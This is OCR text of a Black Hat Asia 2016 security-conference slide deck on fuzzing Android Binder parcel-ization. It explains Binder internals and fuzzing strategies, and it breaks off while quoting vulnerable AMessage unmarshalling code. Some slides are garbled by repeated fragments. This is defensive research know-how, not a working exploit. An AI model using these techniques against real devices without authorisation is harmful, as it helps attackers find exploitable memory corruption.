Hey your parcel looks bad – Fuzzing and Exploiting parcel-ization vulnerabilities in Android

Qidan He (@flanker_hqd)

Blackhat Asia 2016

About Me

- Qidan He
  - Senior Security Researcher @ Tencent KEEN Security Lab
  - Main focus: Vulnerability auditing/fuzzing, iOS/OSX/Android/Linux Security Research
  - Pwn2Own 2016 OSX Category winner

KEEN security lab

Tencent KEEN Security Lab

- Previously known as KeenTeam
- All researchers moved to Tencent because of business requirement
- New name: Tencent KEEN Security Lab
- Our union team with Tencent PC Manager (Tencent Security Team Sniper) won “Master of Pwn” in Pwn2Own 2016

KEEN security lab

Agenda

- Binder architecture and attack surface overview
- Fuzzing strategy and implementation
- Case study
- Summary

Binder in Android

- Binder is the core mechanism for inter-process communication
- At the beginning called OpenBinder
  - Developed at Be Inc. and Palm for BeOS
- Removed SystemV IPCs
  - No semaphores, shared memory segments, message queues
    - Note: still have shared mem impl
  - Not prone to resource leakage denial-of-service
- Not in POSIX implementations
  - Merged in Linux Kernel at 2015

Binder in Android - Advantages (cont.)

- Build-in reference-count of object
  - By extending RefBase
- Death-notification mechanism
- Share file descriptors across process boundaries
  - AshMem is passed via writeFileDescriptor
  - The mediaserver plays media via passed FD
- Supports sync and async calls
  - Async: start an activity, bind a service, registering a listener, etc
  - Sync: directly calling a service

Key of the heart: IBinder

- When calling a remote service (e.g. Crypto)
  - Remote service is connected to a handle
  - Then constructed as BpBinder with handle
  - Then constructed BpInterface<ICrypto> via asInterface(IBinder*)
    - new BpCrypto: public BpInterface<ICrypto>
- ICrypto is abstract business-logic-style interface-style class
  - BpInterface combines ICrypto with BpRefBase by multiple inheritance

Key of the heart: IBinder (cont.)


- When a transaction is made, the binder token is written together with transaction command and data using ioctl to /dev/binder
- Binder driver queries the mapping of BinderToken<->BinderService, relay command to appropriate service
- BBinder implementation (usually BnInterface<XXX>)'s onTransact processes incoming data
  - Yarpee! Memory Corruption often occurs here!
- Example: BnCrypto is server-side proxy
- "Crypto" is actually server internal logic

Th

class *ICrypto* : public IInterface

{

public: DECLARE_META_INTERFACE



BpInterface

BnInterface


KEEN security lab

class *ICrypto* : public IInterface

{

public: DECLARE_META_INTERFACE

Th



BpInterface


BnInterface

class *ICrypto* : public IInterface

{

public: DECLARE_META_INTERFACE

Th




class *ICrypto* : public IInterface

{

public: DECLARE_META_INTERFACE

Th



BpInterface

BnInterface

Conclusion

- BpXXXService holds client calling conversion
  - Param types
  - Param counts
- BnXXXService holds server transaction logic
- XXXService implements XXXService
  - Business logic here

Data boxing and unboxing

- Parcel.cpp defines basic data types like POJOs
  - Int, string, StrongBinder, etc
- Complex data types build on POJOs – marshal/parcelization
  - No type information in data stream
  - Solely interpreter’s call, interpret by convention
- Profit here!

Data boxing and unboxing in Java

- Parcel.java defines basic data types like POJOs and more
  - Serializables
- Serializables has type-info string in data stream
- Is this class actually serializable?
  - CVE-2014-7911
- Are all fields in this class instance secure to accept serialized input?
  - CVE-2015-3825

KEEN security lab

Fuzzing strategies

- Google follows good coding patterns, good for automatic code parsing
  - Search and collect all BpXXX and BnXXX definitions
  - Parse out interface argument types with writeXXX
  - Need pre-domain knowledge on how to get that target service

```
data.writeInterfaceToken(ICrypto::getInterfaceDescriptor());
data.writeInt32(secure);
data.writeInt32(mode);
static const uint8_t kDummy[16] = { 0 };
if (key == NULL) {
    key = kDummy;
}

if (iv == NULL) {
    iv = kDummy;
}
data.write(key, 16);
data.write(iv, 16);
```

KEEN security lab

Fuzzing strategies (cont.)

- Agent-server design
  - Server stores parsed interface and arguments information
  - Agent accept these from server via socket or arguments
- Parameter content is determined by agent
  - Pre-filled content
  - Bit-flip
  - Randomize
- Watch for pid change of privileged process

Fuzzing strategies (cont.)

- Closed source-services by third-party vendors
  - Use idapython script to extract argument types

KEEN security lab

Fuzzing strategies of Java land (cont.)

- Most objects in Java land transaction is passed in format of serialized stream
  - Intercept and mutate byte stream
  - Intercept and mutate type-info string header
- Triggers a lot of crashes
  - OOM, infinite loop then killed by watchdog
  - No exploitable ones in Java ☹

KEEN security lab

Integration with ASAN

- AOSP provides way to enable ASAN on libraries
- Tested on Nexus 6, didn’t success on other models
  - Would be best if we can build on x86
- $ make -j42
  $ make USE_CLANG_PLATFORM_BUILD:=true SANITIZE_TARGET=address -j42
- fastboot flash userdata && fastboot flashall

KEEN security lab

Integration with AFL

- Binder transaction is actually some byte-stream data passing around
- Basic idea: send transaction data from input generated and monitored by AFL
  - Need to compile Android core libraries with AFL
  - Still in progress

Example 1: unmarshal OOB in Amessage (24123723)

- mNumItems is fixed-len array with len 64

```
sp<AMessage> AMessage::FromParcel(const Parcel &parcel) {
    int32_t what = parcel.readInt32();
    sp<AMessage> msg = new AMessage(what);

    msg->mNumItems = static_cast<size_t>(parcel.readInt32());
    for (size_t i = 0; i < msg->mNumItems; ++i) {
